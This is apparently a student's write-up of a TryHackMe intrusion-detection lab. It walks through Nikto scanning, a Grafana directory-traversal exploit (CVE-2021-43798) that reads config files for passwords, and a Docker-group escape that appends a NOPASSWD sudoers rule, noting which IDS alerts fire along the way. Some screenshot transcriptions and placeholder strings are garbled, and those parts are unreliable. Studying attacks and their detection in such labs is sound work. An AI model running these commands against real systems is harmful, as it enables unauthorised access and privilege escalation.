

Task 8

Prepared by:- Nandana Silju

Intrusion Detection

Here er need to complete a try hack me room.

Intrusion Detection:-

<https://tryhackme.com/room/idsevasion>

Task 1

It is a introduction to the room.

Task 1 Introduction

Start Machine

Have you ever completed a CTF and wondered, "Would I have been detected?". This room will serve as an introduction to the world of intrusion detection systems (IDS) and cyber evasion techniques. To complete this room, you will need to orchestrate a full system takeover whilst experimenting with evasion techniques from all stages of the cyber kill chain.

This room also demonstrates the first public test of a new CTF scoring system designed to add additional interactivity, feedback, and re-playability to CTFs. In short, this system and several open source IDS can be combined to provide a per-user breakdown, and scoring of all the IDS alerts created during the course of a CTF.

You can access the system by navigating to <http://10.201.27.239:8000/register>.

NOTE: This room can take up to five minutes to be fully available, so you may not be able to register immediately. However, you can work through the first few tasks without complete access to the system. Also, make sure that you register an account before running any attacks.

Answer the questions below

Deploy the target machine and create an account and log into the system at <http://10.201.27.239:8000>, in preparation for future tasks.


No answer needed

Correct Answer

Hint

Task 2

Intrusion Detection Basics



The screenshot shows a Kali Linux virtual machine environment. A web browser is open to the TryHackMe website, specifically the 'room/sdsevasion' page. The page features a 'Target Machine Information' table with the following data:

Title	Target IP Address	Expires
DemoCTFFinal	10.201.27.239	48min 45s


Below the table, there is a list of tasks. Task 2, 'Intrusion Detection Basics', is selected and expanded. The task description explains that Intrusion Detection Systems (IDS) are used to defend networks by detecting suspicious activity. It distinguishes between signature-based IDS (which use known attack patterns) and anomaly-based IDS (which detect deviations from normal behavior). The task also mentions that IDS can generate alerts and forward them to security teams or log aggregation platforms like Graylog or the ELK Stack.

Below the description, there is a question: 'What IDS detection methodology relies on rule sets?'. The answer 'signature-based detection' is entered in the input field, and a green 'Correct Answer' button is visible.

Other tasks listed include Task 1 (Introduction), Task 3 (Network-based IDS (NIDS)), Task 4 (Reconnaissance and Evasion Basics), and Task 5 (Further Reconnaissance Evasion).

Task 3

Network-based IDS (NIDS)



Task 4

Reconnaissance and Evasion Basics

The used commands are already given on try hack.



Task 5

Further Reconnaissance Evasion

```
kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@kali: /home/kali/TryHackMe

Session Actions Edit View Help
root@kali: /home/kali/Downloads root@kali: /home/kali/TryHackMe

root@kali) - [ /home/kali/TryHackMe ]
# sl
sl: command not found

root@kali) - [ /home/kali/TryHackMe ]
# ls

root@kali) - [ /home/kali/TryHackMe ]
# nikto -p 3000 -h 10.201.27.239
- Nikto v2.5.0

+ Target IP: 10.201.27.239
+ Target Hostname: 10.201.27.239
+ Target Port: 3000
+ Start Time: 2025-10-18 05:42:37 (GMT-4)

+ Server: No banner retrieved
+ Root page / redirects to: /login
```

Answer the questions below

Nikto, should find an interesting path when the first scan is performed, what is it called?

✓ Correct Answer

What value is used to toggle denial of service vectors when using scan tuning (-T) in nikto?


✓ Correct Answer 🔍 Hint

Which flags are used to modify the request spacing in nikto? Use commas to separate the flags in your answer.

✓ Correct Answer 🔍 Hint

Task 6

Open-source Intelligence



Answer the questions below

What version of Grafana is the server running?

8.2.5 ✓ Correct Answer 🔔 Hint

What is the ID of the severe CVE that affects this version of Grafana?

CVE-2021-43798 ✓ Correct Answer 🔔 Hint

If this server was publicly available, What site might have information on its services already?

shodan ✓ Correct Answer


How would we search the site "example.com" for pdf files, using advanced Google search tags?

site:example.com filetype:pdf ✓ Correct Answer

Task 7

Rulesets

By using the commands given on try hack me I got exploit.py



```
root@kali: /home/kali/Downloads
root@kali: /home/kali/TryHackMe/idsevasion
ls
root@kali: /home/kali/TryHackMe/idsevasion
# wget https://raw.githubusercontent.com/3roo1853/GrafanaDirInclusion/master/src/exploit.py
--2025-10-18 05:49:34-- https://raw.githubusercontent.com/3roo1853/GrafanaDirInclusion/master/src/exploit.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 2080:59c0:8002::154, 2080:59c0:8002::154, 2080:59c0:8000::154, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)[2080:59c0:8002::154]:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4726 (4.6K) [text/plain]
Saving to: 'exploit.py'


exploit.py                                     100%[=====] 4.62K  --.-KB/s  in 0s
2025-10-18 05:49:35 (115 MB/s) - 'exploit.py' saved [4726/4726]

root@kali: /home/kali/TryHackMe/idsevasion
ls
exploit.py
root@kali: /home/kali/TryHackMe/idsevasion
```

By using it I got the grafana-admin password:



```
(root@kali) - [/home/kali/TryHackMe/idsevasion]
# python3 exploit.py -u 10.201.27.23 -p 3000 -f /etc/grafana/grafana.ini | grep -i "password"
```



Answer the questions below

What is the password of the grafana-admin account?

GraphingTheWorld32 ✓ Correct Answer Hint

Is it possible to gain direct access to the server now that the grafana-admin password is known? (yay/nay)

yay ✓ Correct Answer Hint

Are any of the attached IDS able to detect the attack if the file /etc/shadow is requested via the exploit, if so what IDS detected it?

Suricata ✓ Correct Answer Hint

Task 8

Host Based IDS (HIDS)

Answer the questions below

What category does Wazuh place HTTP 400 error codes in?

web

✓ Correct Answer [Hint](#)

Play around with some post-exploitation tools and commands and make note of what activity is detected by Wazuh; compare it to the activity that's detected by Suricata.

No answer needed

✓ Correct Answer

Task 9

Privilege Escalation Recon;

By connecting to ssh:-

By using cat /etc/group :-

```
Last login: Wed Apr  6 09:08:36 2022 from 192.168.56.1
grafana-admin@reversegear:~$ sudo -l
[sudo] password for grafana-admin:
Sorry, user grafana-admin may not run sudo on reversegear.
grafana-admin@reversegear:~$ groups
grafana-admin docker
grafana-admin@reversegear:~$ cat grafana-admin
cat: grafana-admin: No such file or directory
grafana-admin@reversegear:~$ cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
```

Answer the questions below

What tool does linPEAS detect as having a potential escalation vector?

docker

✓ Correct Answer [Hint](#)

Is an alert triggered by Wazuh when linPEAS is added to the system, if so what its severity?


5

✓ Correct Answer [Hint](#)

Task 10

Performing Privilege Escalation

By using this command which provided from Try hack me I got the root asses
And I just cd root and cat the flag.



```
root@kali: /home/kali/Downloads # grafana-admin@reversegear: ~
grafana-admin@reversegear:~$ ./pe.sh
-bash: ./pe.sh: No such file or directory
grafana-admin@reversegear:~$ ./pe.sh
-bash: ./pe.sh: No such file or directory
grafana-admin@reversegear:~$ ls
grafana-admin@reversegear:~$ ls -a
. .bash_logout .bashrc .cache .profile
grafana-admin@reversegear:~$ docker run -it --entrypoint=/bin/bash -v /:/mnt/ ghcr.io/jroo1053/ctfscorapache:master


root@8174acaca921:/#
root@8174acaca921:/#
root@8174acaca921:/#
```

cd root cat root.txt
and I got the root flag.



```
OSSEC@119:
root@8174acaca921:/# echo "grafana-admin ALL=(ALL) NOPASSWD: ALL" >> /etc/sudoers
root@8174acaca921:/# sudo -l
Matching Defaults entries for root on 8174acaca921:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User root may run the following commands on 8174acaca921:
    (ALL : ALL) ALL
root@8174acaca921:/# ls
bin boot dev etc home initctl_faker lib lib32 lib64 libx32 media mnt opt proc root run/sbin srv sys usr var
root@8174acaca921:/# cd mnt
root@8174acaca921:/mnt# ls
bin boot dev etc home lib lib32 lib64 libx32 lost+found media mnt opt proc root run/sbin snap srv swap.img sys usr var
root@8174acaca921:/mnt# cd root
root@8174acaca921:/mnt/root# ls
root.txt snap
root@8174acaca921:/mnt/root# cat root.txt
[SNARK_ATTACK_CRITICAL]root@8174acaca921:/mnt/root#
[Session] @dockers
```



Task 10 Performing Privilege Escalation

The last task allowed us to identify Docker as a potential privilege escalation vector. Now it's time to perform the escalation itself. First, though, I should explain how this particular privilege escalation works. In short, this attack leverages a commonly suggested workaround that allows non-root users to run Docker containers. The workaround requires adding a non-privileged user to the `docker` group which, allows that user to run containers without using `sudo` or having root privileges. However, this also grants effective root-level privileges to the pre-defined user, as they are able to spawn containers without restrictions.

We can use these capabilities to gain root privileges quite easily by trying to run the following with the `grafana-admin` account:

```
docker run -it --entrypoint=/bin/bash -v /:/mnt/ ghcr.io/jroo1053/ctfscorapache:master
```

This will spawn a container in interactive mode, overwrite the default entry-point to give us a shell, and mount the host's file system to root. From within this container, we can then edit one of the following files to gain elevated privileges:

- /etc/passwd** We could add the `grafana-admin` account to the root group. Note, that this file is covered by the WIDS
- /etc/sudoers** Editing this file would allow us to add the `grafana-admin` account to the sudoers list and thus, we would be able to run `sudo` to gain extra privileges. Again, this file is monitored by Wazuh. In this case, we can perform this by naming: `[SNARK_ATTACK_CRITICAL]`
- We could add a new user to the system and join the root group via `docker-passwd`. Again though, this activity is likely to be noticed by the HIDS

Try a few of these options and note the resultant IDS alerts.

Answer the questions below:


Perform the privilege escalation and grab the flag in /root/

[SNARK_ATTACK_CRITICAL]

Task 11 Establishing Persistence

Task 11
Establishing Persistence It
is a writ up to read.

And I completed the room.



Conclusion

This CTF exercise demonstrated that intrusion detection systems (IDS) can identify a wide range of malicious activities. Network-based sensors successfully detected scanning behavior and exploitation attempts, while host-based sensors observed file modifications and persistence techniques. However, each detection layer has inherent limitations: network monitoring may overlook local

actions, whereas host-based tools can produce excessive noise.

Therefore, implementing a layered security strategy is crucial. Systems should remain fully patched, Docker and IoT environments should be hardened, DDoS and CDN protections should be employed, and alert information should be shared promptly across teams to ensure coordinated and effective incident response.